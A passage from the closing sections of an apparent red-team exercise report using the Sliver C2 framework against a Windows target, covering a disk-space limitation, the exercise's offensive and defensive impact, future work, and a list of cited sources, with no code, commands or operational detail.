Lastly, we were bounded by the amount of space on our attack station. Having enough virtual space to store the history of our Sliver commands, the Sliver framework itself, and the various implants, pivots, listeners and payloads we generate was essential to the execution of our exploit. We did have an issue with the amount of space on our remote attack station which hindered our ability to issue any Sliver commands at all, but this problem was fixed by increasing the amount of space on our station and we were able to continue the exploit.

5.2. Impact

The success of this exploit highlights the significant impact the Sliver framework and Red Team operations can have from both an offensive and defensive perspective. RT exploits can give us advantages over an adversary within cyber warfare, as we demonstrated in the location and exfiltration of the four targeted intel files. In real world applications, this ability could be the dividing line between success or failure, and life or death within a field as sensitive and impactful as cyber warfare. On the other hand, the offensive exploits can highlight the possible attack vectors that create a vulnerable system. RT exploits are often used to discover vulnerabilities within an organization's system so the defensive teams can learn how to better protect their systems and prevent security breaches in the future. This exploit underlines several possible vulnerabilities within a Windows system, such as exploiting a high integrity process, and emphasizes the importance of always enabling the maximum level of defenses on our systems.

5.3. Future Work

The future work of Red Team operations should be geared towards the expansion of tools and frameworks that have the ability to counter any level of defenses enabled on the target system. The further development of offensive tactics will both help gain an edge over adversaries and provide our Blue Team operators with a heightened awareness of potential vulnerabilities. More advanced offensive tools will allow the bounds of this solution to be pushed so that adversarial defenses are eventually ineffective. As the field of cyber warfare continues to expand, we must continue to place emphasis on developing our own tools and strategies to maintain superiority over the cyber domain.

6. Works Cited

[1] “What is the origin of the term ‘red team’ for a group simulating an adversary?,” *English Language & Usage Stack Exchange*. https://english.stackexchange.com/questions/583019/what-is-the-origin-of-the-term-red-team-for-a-group-simulating-an-adversary (accessed Jul. 09, 2023).

[2] “What Are Red Team Exercises and Why Are They Important? | Imperva,” *Blog*, Jul. 06, 2021. https://www.imperva.com/blog/what-are-red-team-exercises-and-why-are-they-important/

[3] C. G. S. and I. R. Team, “Sliver C2 Leveraged by Many Threat Actors,” *www.cybereason.com*. https://www.cybereason.com/blog/sliver-c2-leveraged-by-many-threat-actors#Red-Team-Section (accessed Jul. 09, 2023).

[4] Medium, *Redirectors in RT Ops*. Accessed: Jul. 08, 2023. [Online]. Available: (image1) https://miro.medium.com/v2/resize:fit:1200/1*w9wqn10S6pQZxaq9bGCRBQ.png

[5] Windows, *Depiction of UAC authentication*.

[6] Pearson, *Kill Chain Cycle of Red Team Ops*. Accessed: Jul. 08, 2023. [Online]. Available: https://ptgmedia.pearsoncmg.com/images/chap1_9780135752036/elementLinks/F01XX01.jpg